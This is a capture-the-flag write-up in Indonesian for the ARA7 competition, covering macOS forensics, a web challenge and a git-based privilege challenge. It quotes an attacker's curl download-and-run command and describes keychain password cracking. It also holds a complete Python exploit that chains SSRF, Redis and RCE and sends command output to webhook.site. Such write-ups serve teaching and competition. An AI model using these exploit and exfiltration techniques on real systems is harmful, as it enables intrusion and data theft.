Pertanyaan ke sebelas, cari saja di google pearcleaner 4.4.4 cve dan akan ditemukan repo [Unauthenticated access to privileged XPC helper allows root command execution · Advisory · alienator88/Pearcleaner · GitHub](#) yang membahas kerentanan tersebut. Scroll ke bawah dan mendapatkan cve id nya.

A good practice: you can consider hardcoding the commands in the helper. E.g. `whitelist of allowed commands`.

Disclosure

This issue was privately discovered and reported on July 8, 2025 by [Kun Peeks \(@SwayZG1tZyyy\)](#).

- <https://github.com/SwayZG1tZyyy/vulnerability-research/tree/main/cve-2025-54595>

[Question #12]

The user already got reverse shell with root access with new dropped file. what is the full path for the file placed?

Format: path

Answer:

Pertanyaan ke duabelas, dari analisis strings di autopsy, ada command yang mengarah ke download file rev.py yang di drop di /tmp. Untuk full pathnya adalah /tmp/rev.py

[Question #14]
What is the name of the new user?
Format: eipstein
Answer:

Pertanyaan ke empat belas, adalah wlls0n.

Listing					
/LogicalFileSet1/192-Triage/Users					
Table	Thumbnail	Summary			
Name	S	C	△ 0	Modified Time	C
 wlls0n				0000-00-00 00:00:00	00
 wilson				0000-00-00 00:00:00	00
 .DS_Store			0	0000-00-00 00:00:00	00

[Question #15]
What is the password for new user created by the attacker?
Format: password
Answer:

Pertanyaan ke lima belas didapatkan juga dari output unified log parser. Disana user wlls0n ditambahkan dengan password `Password123`.

```
{ "subsystem": "", "thread_id": 15147, "pid": 1263, "euid": 0, "library": "/usr/sbin/8EE681D6B0847C7B", "activity_id": 0, "time": 1.7720794821695514e+18, "category": "process", "process": "/usr/sbin/sysadminctl", "process_uuid": "D74198BAF19A33798EE681D6B", "raw_message": "Creating home directory at %@", "boot_uuid": "me": "Pacific", "message_entries": [ { "message_strings": "/Users/wlls0n", "item": "-26T04:18:02.169551360Z", "evidence": "/mnt/c/Users/ACER/Downloads/CTF/ara7", "192-Triage/UnifiedLogs/192_20260226_060806.logarchive/Persist/000000000000", { "subsystem": "", "thread_id": 15143, "pid": 1262, "euid": 0, "library": "/usr/bin/68DFBC6D", "activity_id": 0, "time": 1.7720794757740252e+18, "category": "", "ev": "/usr/bin/sudo", "process_uuid": "896D999AC8B03E0EA0E6253268DFBC6D", "message": "/usr/sbin/sysadminctl -addUser wlls0n -password Password123 -fullName Wi", "": "E0247C3B63AB42C7B8931F2D9A7BA74C", "timezone_name": "Pacific", "message_e": 33, "item_size": 5}, { "message_strings": "PWD=/Users ; USER=root ; COMMAND=/u", "password123 -fullName Wilson Jelek", "item_type": 33, "item_size": 116}], "time":
```

[Question #16]
What is the password for the user compromised?
Format: password
Answer:

Pertanyaan ke enam belas, dari file yang ada di home wilson didapatkan keychain, nah dari keychain ini bisa di crack

menggunakan keychain2john. Dan didapatkan outputnya adalah sexymama69.

```
(byte@byuda)-[mnt/c/Users/ACER/Downloads/CTF/ara7/foren/192_20260226_060806/192_20260226_060806]
$ keychain2john './192-Triage/Users/wilson/Library/Keychains/Login.keychain-db' > ./Login.keychain.hash

(byte@byuda)-[mnt/c/Users/ACER/Downloads/CTF/ara7/foren/192_20260226_060806/192_20260226_060806]
$ john --format=keychain --wordlist=/usr/share/john/password.lst --rules=best64 ./Login.keychain.hash
Note: This format may emit false positives, so it will keep trying even after finding a possible candidate.
Using default input encoding: UTF-8
Loaded 1 password hash (keychain, Mac OS X Keychain [PBKDF2-SHA1 3DES 256/256 AVX2 8x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sexymama69 (Login.keychain-db)
1g 0:00:00:04 DONE (2026-02-28 18:49) 0.2232g/s 57532p/s 57532c/s 57532C/s ssssss..ssssss
Session completed.
```

[Question #17]
What is the content of the encrypted data?
Format: SalaryUpdate1337
Answer

Untuk pertanyaan ke tujuh belas, dari analisis malware stage-2, key enkripsi dibentuk dari timestamp file dengan pola: key = SHA256(big-endian UInt64(epoch_seconds)). Dengan begitu dapat di decrypt dengan script berikut :

```
#!/usr/bin/env python3
import base64
import hashlib
import struct
import sys
from pathlib import Path

from cryptography.hazmat.primitives.ciphers.aead import ChaCha20Poly1305

for arg in sys.argv[1:]:
    path = Path(arg)
    data = base64.b64decode(path.read_bytes())

    key = hashlib.sha256(struct.pack(">Q",
int(path.stat().st_mtime))).digest()

    out = path.with_name(path.name[:-4] if path.name.endswith(".enc") else
path.name + ".dec")
    out.write_bytes(ChaCha20Poly1305(key).decrypt(data[:12], data[12:], None))
    print(f"{path} -> {out}")
```

Hasilnya pdf dapat di decrypt dan kita mendapatkan konten untuk jawaban dari pertanyaan terakhir

SALARY 2026

Congrats! Your salary increased. Submit
this to get the flag:
MbAkAmoesAkuNaksir1337

solve.py

```
from pwn import *
p = remote('chall-ctf.ara-its.id', 6767)
print(p.recvuntil(b'\n').decode())
answers = [
    'Ventura/13.0',
    'samuelafrizal@proton.me',
    'SalaryCalculator.zip',
    "curl -L -s -o '/Users/wilson/stealed'
'https://filebin.net/t4czc053hssj7rg9/stealed' && chmod +x
'/Users/wilson/stealed' && xattr -dr com.apple.quarantine
'/Users/wilson/stealed' && '/Users/wilson/stealed'",
    '172174ba1fc22cb01444a26dd0b604071e0b51ac56884e8aba6a61b262a5ceb5',
    'ChaCha20-Poly1305',
    '037561f26ab113264e5fb85d1dbebdb519746b8c05a41e22a632356cf923502a',
    '/tmp/xixixi',
    'Pearcleaner/4.4.4',
    'listener(_:shouldAcceptNewConnection:)',
    'CVE-2025-54595',
    '/tmp/rev.py',
    '2026-02-26 04:18:02',
    'w1ls0n',
    'Password123',
    'sexymama69',
    'MbakAmoesAkuNaksir1337'
]
for answer in answers:
    p.sendline(answer.encode())
    response = p.recv().decode()
    print(response)
print(p.recvall().decode())
```

Flag

ARA7{i know im not someone you looking for, but can u give me a chance?}

Web Exploitation

[100 pts] Code Share

Description

Just want to share code? use this app!

Author: rootkids

<http://chall-ctf.ara-its.id:10000>

Solusi

Challenge ini dapat dieksploitasi lewat rantai:

1. `POST /report/` memaksa bot admin visit URL attacker.
2. Bot bisa akses network internal Docker (`internal`, `redis`).
3. Endpoint internal `/healthcheck?check=` menjalankan `curl` ke URL user input (SSRF sink).
4. SSRF dipakai untuk set OTP di Redis (gopher/redis protocol).
5. OTP dipakai untuk bypass `/debug` guard lalu menjalankan `sh -c <cmd>` (RCE).
6. Output command diexfil ke webhook.

Analisa Source Code

1) Proxy route ke bot report

File: `proxy/nginx.conf`

- `/report/` diproxy ke service `bot:3000`.
- `/` diproxy ke app utama `app:1337`.

Artinya attacker dari publik bisa trigger bot via endpoint report.

2) Bot menerima URL arbitrary

File: `bot/index.js`

- Endpoint `POST /` menerima `url`.
- Regex validasi default: `^http(|s)://.*$` (sangat longgar).
- Jika lolos, bot akan visit URL tersebut.

3) Bot bawa cookie sensitif + visit URL

File: `bot/bot.js`

- Bot set cookie `debugtoken` untuk domain `APPURL` (`http://proxy/`).
 - Lalu `page.goto(urlToVisit)` dan sleep 15 detik.
- Ini bikin request report relatif lambat (normal ~30-45 detik untuk 2 stage).

4) Internal service: SSRF sink + RCE endpoint

File: `internal/main.go`

- `/healthcheck`
 - Jika `check` ada, server memanggil:
 - `exec.CommandContext(..., "curl", "-s", "-o", "/dev/null", "-w", "%{http\_code}", check)`
 - Tidak ada whitelist domain/protocol.
- Ini adalah SSRF sink langsung ke `curl`.
- `/debug`
 - Hanya mengizinkan `Host` = `localhost` atau `127.0.0.1`.
 - Wajib `otp`, diverifikasi di Redis (`EXISTS otp`) lalu dihapus (`DEL otp`).
 - Menjalankan command:
 - `exec.CommandContext(ctx, "sh", "-c", cmd)`

Ini RCE jika attacker bisa:

- memanggil endpoint dari localhost internal, dan
- membuat OTP valid di Redis.

5) Kenapa bisa set OTP?

Masih dari `/healthcheck?check=...`:

- Karena sink pakai `curl`, attacker bisa pakai URL ke Redis (`gopher://` atau `redis://`) untuk mengirim perintah `SET <otp> 1`.
- Setelah OTP tersedia, panggil `/debug?otp=<otp>&cmd=<cmd>` via SSRF ke `127.0.0.1:8080`.

6) Fake flag hint

File: `internal/Dockerfile`

```
```dockerfile
CMD ["./internal", "ARA7{FAKE}"]
```
```

Ini hint kuat flag real bisa berada di argumen proses saat runtime.

Terbukti berhasil diambil lewat `/proc/1/cmdline`.

Recon yang efektif

1. Enumerasi endpoint publik:

- `/\`
 - `/make`
 - `/get-github`
 - `/report/`
2. Validasi bot visit:
 - kirim URL eksternal (webhook) via `/report/`.
 3. Validasi SSRF internal:
 - targetkan `http://internal:8080/healthcheck`.
 4. Validasi RCE chain:
 - stage1 set OTP di Redis.
 - stage2 trigger `/debug` dengan cmd sederhana (`curl ...?d=ok`).

PoC Eksploit

> Base URL: `http://chall-ctf.ara-its.id:10000`

> Webhook: `https://webhook.site/<token>`

A. Smoke test RCE callback

```
```bash
```

```
python3 exploit_codeshare.py \
 --base-url "http://chall-ctf.ara-its.id:10000" \
 --stage1-scheme gopher \
 --cmd "curl -m 10 'https://webhook.site/<token>?d=ok'"
...`
```

Jika webhook menerima `d=ok`, chain berhasil.

B. Ambil flag dari argumen proses

```
python3 exploit_codeshare.py \
 --base-url "http://chall-ctf.ara-its.id:10000" \
 --stage1-scheme gopher \
 --cmd "cat /proc/1/cmdline | tr '\000' ' ' > /tmp/o; curl -m 10 --data-urlencode d@/tmp/o https://webhook.site/<token>"
```

Buka request terbaru di webhook, nilai parameter `d` berisi output cmdline proses PID 1 (umumnya memuat flag yang menggantikan `ARA7{FAKE}`).

solve.py

```
#!/usr/bin/env python3
from __future__ import annotations

import argparse
import base64
import json
import logging
```

```
import random
import string
import sys
import time
from dataclasses import dataclass
from typing import Any
from urllib.parse import quote, unquote

import requests

@dataclass
class Config:
 base_url: str
 otp: str
 cmd: str
 timeout: int
 retries: int
 delay: float
 stage1_only: bool
 dry_run: bool
 webhook_token: str
 webhook_api_key: str
 poll_timeout: int
 poll_interval: float
 stage1_scheme: str

def random_otp(length: int = 10) -> str:
 alphabet = string.ascii_lowercase + string.digits
 return "otp_" + "".join(random.choice(alphabet) for _ in range(length))

def build_redis_set_gopher(otp: str, value: str = "1") -> str:
 redis_proto = (
 f"*3\r\n"
 f"$3\r\nSET\r\n"
 f"${len(otp)}\r\n{otp}\r\n"
 f"${len(value)}\r\n{value}\r\n"
)
 encoded = quote(redis_proto, safe="")
```

```

 return f"gopher://redis:6379/_{encoded}"

def build_stage1_visit_url(otp: str, scheme: str = "gopher") -> str:
 if scheme == "redis":
 redis_url = f"redis://redis:6379/SET/{quote(otp, safe='')} /1"
 return f"http://internal:8080/healthcheck?check={quote(redis_url,
safe=':/')}}"

 gopher_url = build_redis_set_gopher(otp)
 return f"http://internal:8080/healthcheck?check={quote(gopher_url,
safe='')}}"

def build_stage2_visit_url(otp: str, cmd: str) -> str:
 debug_url = f"http://127.0.0.1:8080/debug?otp={quote(otp,
safe='')}}&cmd={quote(cmd, safe='')}}"
 return f"http://internal:8080/healthcheck?check={quote(debug_url,
safe='')}}"

def post_report(base_url: str, visit_url: str, timeout: int, retries: int,
delay: float) -> dict[str, Any]:
 endpoint = f"{base_url.rstrip('/')}/report/"
 last_err: Exception | None = None

 for attempt in range(1, retries + 1):
 try:
 logging.debug("POST %s", endpoint)
 logging.debug("visit_url=%s", visit_url)
 r = requests.post(endpoint, data={"url": visit_url},
timeout=timeout)
 logging.debug("status=%s", r.status_code)
 logging.debug("headers=%s", dict(r.headers))
 logging.debug("body=%s", r.text)

 try:
 body = r.json()
 except json.JSONDecodeError:
 body = {"raw": r.text}

```

```

 if r.status_code != 200:
 raise RuntimeError(f"HTTP {r.status_code}: {body}")
 return body
 except Exception as exc: # noqa: BLE001
 last_err = exc
 logging.warning("attempt %d/%d failed: %s", attempt, retries,
exc)

 if attempt < retries:
 time.sleep(delay)

 raise RuntimeError(f"all attempts failed, last error: {last_err}")

def extract_base64_from_webhook_payload(payload: dict[str, Any]) -> str:
 query = payload.get("query")
 if isinstance(query, dict):
 data = query.get("d")
 if isinstance(data, str) and data.strip():
 return data.strip()
 if isinstance(data, list) and data:
 first = data[0]
 if isinstance(first, str) and first.strip():
 return first.strip()

 url = payload.get("url")
 if isinstance(url, str) and "?" in url:
 qpart = url.split("?", 1)[1]
 for part in qpart.split("&"):
 if part.startswith("d="):
 return part[2:].strip()

 raise RuntimeError("'d' parameter not found in webhook payload")

def poll_webhook_and_decode(
 token: str,
 api_key: str,
 timeout: int,
 poll_timeout: int,
 poll_interval: float,
) -> str:

```

```

endpoint = f"https://webhook.site/token/{token}/request/latest"
headers = {
 "Accept": "application/json",
 "Content-Type": "application/json",
}
if api_key:
 headers["Api-Key"] = api_key

deadline = time.time() + poll_timeout
last_err = ""

while time.time() < deadline:
 try:
 r = requests.get(endpoint, headers=headers, timeout=timeout)
 if r.status_code == 200:
 body = r.json()
 encoded = extract_base64_from_webhook_payload(body)
 decoded = base64.b64decode(unquote(encoded),
validate=False).decode("utf-8", errors="replace")
 return decoded

 last_err = f"HTTP {r.status_code}: {r.text[:200]}"
 except Exception as exc: # noqa: BLE001
 last_err = str(exc)

 time.sleep(poll_interval)

 raise RuntimeError(f"timeout waiting webhook callback ({last_err})")

def parse_args() -> Config:
 parser = argparse.ArgumentParser(description="Exploit helper for Code
Share CTF challenge.")
 parser.add_argument(
 "--base-url",
 default="http://chall-ctf.ara-its.id:10000",
 help="Challenge base URL",
)
 parser.add_argument(
 "--otp",
 default=random_otp(),
 help="OTP key to write in Redis",
)

```

```

)
 parser.add_argument(
 "--cmd",
 default="id",
 help="Command for /debug?cmd=...",
)
 parser.add_argument(
 "--exfil-url",
 default="",
 help="If set, cmd will be auto-generated as: curl <exfil-url>$(cat <flag-path>|base64 -w0)",
)
 parser.add_argument(
 "--webhook-token",
 default="",
 help="Webhook.site token UUID. If set, exfil-url auto becomes https://webhook.site/<token>?d= and script auto-decodes result.",
)
 parser.add_argument(
 "--webhook-api-key",
 default="",
 help="Optional Api-Key for private Webhook.site tokens.",
)
 parser.add_argument(
 "--flag-path",
 default="/flag*",
 help="Used with --exfil-url (default: /flag*)",
)
 parser.add_argument("--timeout", type=int, default=30, help="HTTP timeout seconds")
 parser.add_argument("--retries", type=int, default=3, help="Retries per stage")
 parser.add_argument("--delay", type=float, default=2.0, help="Delay between retries (seconds)")
 parser.add_argument("--poll-timeout", type=int, default=60, help="Seconds to poll webhook for callback")
 parser.add_argument("--poll-interval", type=float, default=2.0, help="Webhook poll interval in seconds")
 parser.add_argument(
 "--stage1-scheme",
 choices=["gopher", "redis"],

```

```

 default="gopher",
 help="Protocol used to set OTP in Redis (fallback to redis if gopher
is blocked).",
)
 parser.add_argument("--stage1-only", action="store_true", help="Run only
Redis OTP write stage")
 parser.add_argument("--dry-run", action="store_true", help="Print URLs
only, do not send requests")
 parser.add_argument("--debug", action="store_true", help="Enable debug
logging")

args = parser.parse_args()

exfil_url = args.exfil_url
if args.webhook_token:
 exfil_url = f"https://webhook.site/{args.webhook_token}?d="

cmd = args.cmd
if exfil_url:
 cmd = f"curl {exfil_url}$(cat {args.flag_path} | base64 -w0)"

return Config(
 base_url=args.base_url,
 otp=args.otp,
 cmd=cmd,
 timeout=args.timeout,
 retries=args.retries,
 delay=args.delay,
 stage1_only=args.stage1_only,
 dry_run=args.dry_run,
 webhook_token=args.webhook_token,
 webhook_api_key=args.webhook_api_key,
 poll_timeout=args.poll_timeout,
 poll_interval=args.poll_interval,
 stage1_scheme=args.stage1_scheme,
)

def main() -> int:
 args = parse_args()

```

```
logging.info("target=%s", args.base_url)
logging.info("otp=%s", args.otp)
logging.info("cmd=%s", args.cmd)

stage1_url = build_stage1_visit_url(args.otp, args.stage1_scheme)
stage2_url = build_stage2_visit_url(args.otp, args.cmd)

print("[*] Stage 1 URL (set OTP via Redis gopher):")
print(stage1_url)
print()
print("[*] Stage 2 URL (trigger localhost /debug):")
print(stage2_url)
print()

if args.dry_run:
 print("[+] Dry run mode, no request sent.")
 return 0

print("[*] Sending Stage 1...")
res1 = post_report(args.base_url, stage1_url, args.timeout,
args.retries, args.delay)
print(f"[+] Stage 1 response: {res1}")

if args.stage1_only:
 print("[+] Done (stage1-only).")
 return 0

time.sleep(1.0)

print("[*] Sending Stage 2...")
res2 = post_report(args.base_url, stage2_url, args.timeout,
args.retries, args.delay)
print(f"[+] Stage 2 response: {res2}")

if args.webhook_token:
 print("[*] Polling webhook for callback and decoding...")
 flag_text = poll_webhook_and_decode(
 token=args.webhook_token,
 api_key=args.webhook_api_key,
 timeout=args.timeout,
 poll_timeout=args.poll_timeout,
```

```

 poll_interval=args.poll_interval,
)
 print("[+] Decoded callback content:")
 print(flag_text)
else:
 print("[+] Exploit requests sent. Check your exfil endpoint / side
effect.")
 return 0

if __name__ == "__main__":
 debug_mode = "--debug" in sys.argv
 logging.basicConfig(
 level=logging.DEBUG if debug_mode else logging.INFO,
 format="%(asctime)s | %(levelname)s | %(message)s",
)
 raise SystemExit(main())

```

Gunakan solver tersebut dengan cara

```

python3 exploit_codeshare.py \
 --base-url "http://chall-ctf.ara-its.id:10000" \
 --stage1-scheme gopher \
 --cmd "ls -a / > /tmp/o; curl -m 10
--data-urlencoded@/tmp/o
https://webhook.site/0ca302da-1fc3-484a-a7fa-4af8478909a2"
Maka didapatkan RCE

```

Location	Id Road, Kepulauan Riau, Indonesia	accept	*/
Date	02/28/2026 1:09:18 PM (5 hours ago)	user-agent	curl/8.17.0
Size	138 bytes	host	webhook.site
Time	0.001 sec		
ID	99d9f2d9-bb0b-44b6-9f66-014c153f3d0d		
Note	<a href="#">Add Note</a>		
Query strings		Form values	
None		d	...dockeren
<b>Request Content</b>			
<b>Raw Content</b>			
d=.%0A...%0A.dockerenv%0Aapp%0Abin%0Adev%0Aetc%0Ahome%0Alib%0Amedia%0Amnt%0Aoapt%0Aproc%0Aroot%0Arun%0Asbin%0Asrv%0Asys%0Atmp%0Ausr%0Avar%0A			
<b>Custom Actions Output</b>			
No action output <a href="#">Create Custom Action</a>			



## Misc

[100 pts] git2root

### Description

idk how to exactly describe this challenge but this supposed to be boot2root in nutshell lmao


```
ssh -p 1337 user@chall-ctf.ara-its.id
```

user:password

Author: takanami

## Solusi

Pertama-tama, saya hubungkan dulu ke ssh dengan credential yang sudah diberikan. Yaitu **user:password**



```
user@66cbd236ba5a: ~
Windows PowerShell
Windows PowerShell
+
-
) ssh -p 1337 user@chall-ctf.ara-its.id
=====
```

```
= Git2Root =
= Read-Only Filesystems =
=====
```

```
user@chall-ctf.ara-its.id's password:
Linux 66cbd236ba5a 6.8.0-101-generic #101-Ubuntu SMP PREEMPT_DYNAMIC Mon Feb 9 10:15:05 UTC 2026 x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@66cbd236ba5a:~$ |
```

Setelah mengeksplor beberapa direktori di dalamnya, ternyata terdapat folder yang memiliki .git di dalamnya.

```

-bash: lls: command not found
user@66cbd236ba5a:~$ ls -la
. .. .bash_history .bash_logout .bashrc .profile .sqlite_history workspace
user@66cbd236ba5a:~$ cd workspace/
user@66cbd236ba5a:~/workspace$ ls
dev-notes
user@66cbd236ba5a:~/workspace$ cd dev-notes/
user@66cbd236ba5a:~/workspace/dev-notes$ git status
On branch main
nothing to commit, working tree clean
user@66cbd236ba5a:~/workspace/dev-notes$ git log --one-line
fatal: unrecognized argument: --one-line
user@66cbd236ba5a:~/workspace/dev-notes$ git log
commit 37e655ac8a1417be758e65c443be7ece5292ac6e (HEAD -> main)
Author: CI System <ci@internal.company.dev>
Date: Fri Feb 20 10:00:00 2026 +0700

 chore: add databases and assets

commit 2671c6e979549d6993e6eb6f6225b993b45faaea (hotfix/cache-bug)
Author: CI System <ci@internal.company.dev>
Date: Fri Feb 20 10:00:00 2026 +0700

 docs: document cache issue

commit da19a3e5acab10ab53bd5ac994d3e71335c910a8
Author: CI System <ci@internal.company.dev>
Date: Fri Feb 20 10:00:00 2026 +0700

 docs: add architecture and collector boilerplate

commit 848252e3cafdbba9388f9df55c85cba2b3a862ce0
Author: CI System <ci@internal.company.dev>
Date: Fri Feb 20 10:00:00 2026 +0700

 init workspace
user@66cbd236ba5a:~/workspace/dev-notes$ |

```

Tahap berikutnya adalah Recover PART\_1 from Git LFS object. Jadi Repository `~/workspace/dev-notes` menyimpan DB sebagai LFS pointer. Object LFS asli masih ada di `.git/lfs/objects`.

```

python3 -c "import zlib, binascii

Users table
users = [
 ('user1_name', '789c4b4cc9cdcc0300601020a'),
 ('user1_role', '789c2b2e2d482d2a2d4e2d020013cd03ef'),
 ('user2_name', '789c4b492d0300026f0140'),
 ('user2_role', '789c4b492d4bcd92f482d020012b103c7'),
 ('user3_name', '789c4bce8c2f2acdcb4b2d0200129803c6'),
 ('user3_role', '789c4b2c2dc9cf4d2cc9cccf030017640442'),
 ('user4_name', '789c4b2f4d2d2e010006650229'),
 ('user4_role', '789c2b4a4d4cc9cfba904000e0c035f'),
]

for label, h in users:
 print(label, zlib.decompress(bytes.fromhex(h)).decode())

sec = '789cab564a2d4bcd2b51b252502a4b2ccd29892f4e4dcc51d281f34a124b4a8b41b220f1d414904c62694a66497c5a4e623a48dccc7d13d3ec0312824ded04ac131c8d1bc3acda0c838afd83059e91600b06d1e06'
print('SEC_OPS:', zlib.decompress(bytes.fromhex(sec)).decode())"
user1_name admin
user1_role superuser
user2_name dev
user2_role developer
user3_name ci_runner
user3_role automation
user4_name guest
user4_role readonly
SEC_OPS: {"event": "vault_seal", "vault_status": "sealed", "audit_flag": "FLAG_PART_1: ARA7{f0r3ns1c}"
}

```

PART 1 = `ARA7{f0r3ns1c}`

Selanjutnya, saya harus mencari cara agar dapat menjadi **dev** atau **admin**.

```

user@66cbd236ba5a:~/workspace/dev-notes$ cd
user@66cbd236ba5a:~$ ls ../dev
ls: cannot access '../dev/flag_part2.txt': Permission denied
flag_part2.txt
user@66cbd236ba5a:~$ ls ../admin
ls: cannot access '../admin/flag_part3.txt': Permission denied
flag_part3.txt
user@66cbd236ba5a:~$ |

```

Karena sepertinya flag part 2 dan part 3 terdapat di sana. Setelah mencari cara, ternyata saya bisa Recover credential `dev` from `public-tools.git`

Di `/srv/repos/public-tools.git` ada pipeline dekripsi lama (`wrapper.py`) + blob config:

- `CORE\_BLOB`
- `DATA\_BLOB`
- `IV\_HEX`

```

user@66cbd236ba5a:~$ git -C /srv/repos/public-tools.git log --all --oneline
git -C /srv/repos/public-tools.git show 156c535:wrapper.py
f394ccc (deploy) feat: add ci pipelines, qa targets, and grafana dashboards
8f0ef09 (feature/k8s-upgrade) feat: initial k8s v1.22 deployment manifests
28b9871 (gate) sec: enforce pod security policies at the gate
4e5e71b (infra_ops) feat: add advanced monitoring, terraform vpc, and nginx roles
bb526e9 (legacy_migration) migration: add user export utility
335fb55 (HEAD -> main) chore: update region configurations (batch 20)
17da8dc (params) feat: add auth, tls, rate-limit, and feature-flag parameters
86030cf (tag: v0.9.0) chore: update region configurations (batch 5)
720266b (tag: v1.0.0-rc1) chore: update region configurations (batch 15)
1544a7e chore: add deployment and region configuration
d943fb6 chore: add core logic configuration
156c535 chore: add deployment scripts
e427ac9 migration: phase 1 scripts for legacy databases
e87279e chore: update region configurations (batch 19)
ce7d7ef chore: add initialization parameters
5146bca chore: update region configurations (batch 4)
fb488bc chore: update region configurations (batch 14)
a152f2d feat: add access policies and schema validation logic
d5c9537 chore: update region configurations (batch 10)
f239654 chore: update region configurations (batch 18)
295f4e7 chore: update region configurations (batch 3)
02c682e chore: update region configurations (batch 13)
25c3441 chore: update region configurations (batch 9)
a340a22 chore: update region configurations (batch 17)
c74d1cb chore: update region configurations (batch 2)
bc647c3 chore: update region configurations (batch 12)
a19dc28 chore: update region configurations (batch 8)
7fa1b42 chore: update region configurations (batch 16)
a449119 chore: update region configurations (batch 1)
4f82266 chore: update region configurations (batch 11)
b224a5b chore: update region configurations (batch 7)
546c4d6 init: structure
eabdc7f chore: update region configurations (batch 6)
#!/usr/bin/env python3
import zlib, base64, subprocess, sys

_cfgf = {}
for _l in sys.stdin:
 _l = _l.strip()
 if '=' in _l and not _l.startswith('#'):
 _k, _v = _l.split('=', 1)
 _cfgf[_k.strip()] = _v.strip()

_DATA = _cfgf.get('DATA_BLOB', '')
_IV = _cfgf.get('IV_HEX', '')

```

Lalu, cari config crypto nya

```
git -C /srv/repos/public-tools.git show d943fb6:core.conf # CORE_BLOB
git -C /srv/repos/public-tools.git show 1544a7e:ops.conf # DATA_BLOB
git -C /srv/repos/public-tools.git cat-file -p
36802f5d6d70ef5a58eb793eb1cbd2e84b201cac # IV_HEX

user@66cbd236ba5a: ~$ git -C /srv/repos/public-tools.git show d943fb6:core.conf # CORE_BLOB
git -C /srv/repos/public-tools.git show 1544a7e:ops.conf # DATA_BLOB
git -C /srv/repos/public-tools.git cat-file -p 36802f5d6d70ef5a58eb793eb1cbd2e84b201cac # IV_HEX
Core logic
CORE_BLOB=eJxlkEFLxDAQhe/9FeNekqCkI0ih4EFURBQ8uDeREJupCbZNSGbpLsX/btLiivguIfDNm/dme/3yqJ6e7x9u4AoiY6
uYAJ2g+0WK0jLFR/hn+REIOY3Eu83r6RvcLoHRAHk4FMuvzQrivsVAcLc8OU9Zgs1/j5MfjyEXhk67Hk0DByw+VTmLcrLJrquUG4
Operational runtime
DATA_BLOB=mWNmvXLL6SqRIYHlqDHaNzg6XLpuKo89zwKYAv4L0qj8ivoTt0c7aPvCx3gK49iF
Cipher initialization
IV_HEX=6f666669633725f6a30686e5f6b69726b3166693364
user@66cbd236ba5a: ~$
```

Setelah mendapatkan config cryptonya, tinggal execute wrappernya

```
python3 -c "import zlib,base64,subprocess
DATA_BLOB='mWNmvXLL6SqRIYHlqDHaNzg6XLpuKo89zwKYAv4L0qj8ivoTt0c7aPvCx3gK49iF'
IV_HEX='6f666669633725f6a30686e5f6b69726b3166693364'

CORE_BLOB=('eJxlkEFLxDAQhe/9FeNekqCkI0ih4EFURBQ8uDeREJupCbZNSGbpLsX/btLiivguIfDNm/dme/3yqJ6e7x9u4AoiY6
uYAJ2g+0WK0jLFR/hn+REIOY3Eu83r6RvcLoHRAHk4FMuvzQrivsVAcLc8OU9Zgs1/j5MfjyEXhk67Hk0DByw+VTmLcrLJrquUG4
Kp8BnV1fbu3cm2LL6/OKSb4/XLImiC1vIHFTvkAshLe6N+8jZuK1+A2ipcwU=')

exec(zlib.decompress(base64.b64decode(CORE_BLOB)))

cmd=f"echo '{DATA_BLOB}' | openssl enc -aes-256-cbc -d -a -K {key} -iv {IV_HEX} 2>/dev/null"
print("DECRYPTED:", subprocess.check_output(cmd, shell=True).decode().strip())
DECRYPTED: user = dev
pass = Wh3r3sMyK3y?!
role = sre
/mnt/d/Cyber_Security/ctf/ara7/final/web/code-share 11/1 at 10:55:41 AM
```

Maka didapatkanlah creds milik **dev**. Yaitu **dev:Wh3r3sMyK3y?!**

lalu tinggal cat flag part2

PART 2 = 4lly\_dlg

Lalu, di tahap terakhir, Di `admin-deploy.git` terlihat jejak cleanup history:

- Dari `.bash\_history` admin ada `git filter-branch ... git rm ...`
- Namun ada stale backup pack:  
`/srv/repos/admin-deploy.git/objects/pack/pack-b655a38fd2f40e34db7039dec705a1827ce26d2e.pack.bak`

Backup `.pack.bak` masih menyimpan object commit lama yang sudah "dihapus" dari branch aktif.  
copy dari ssh ke local dulu

```
pwshell
pscp -batch -P 1337 -pw "Wh3r3sMyK3y?!" -
-hostkey "ssh-ed25519 255
SHA256:GcOOE8r8IZOL772kPbz/kJJ4Ef1ast8oCXDrRhXwn18" -
```

```
dev@chall-ctf.ara-its.id:/srv/repos/admin-deploy.git/objects/pack/pac
k-b655a38fd2f40e34db7039dec705a1827ce26d2e.pack.bak `
.\pack-b655a38fd2f40e34db7039dec705a1827ce26d2e.pack

mkdir pack_analysis && cd pack_analysis
git init
mkdir -p .git/objects/pack
cp ../pack-b655a38fd2f40e34db7039dec705a1827ce26d2e.pack .git/objects/pack/
git index-pack
.git/objects/pack/pack-b655a38fd2f40e34db7039dec705a1827ce26d2e.pack
git verify-pack -v
.git/objects/pack/pack-b655a38fd2f40e34db7039dec705a1827ce26d2e.idx | grep '
commit

git show 3d265508f64f73d0e698da008753474e7f50bb80
```

dapat dilihat terdapat

Commit ini berisi:

```
- `k8s/secrets/admin-secret.yaml`
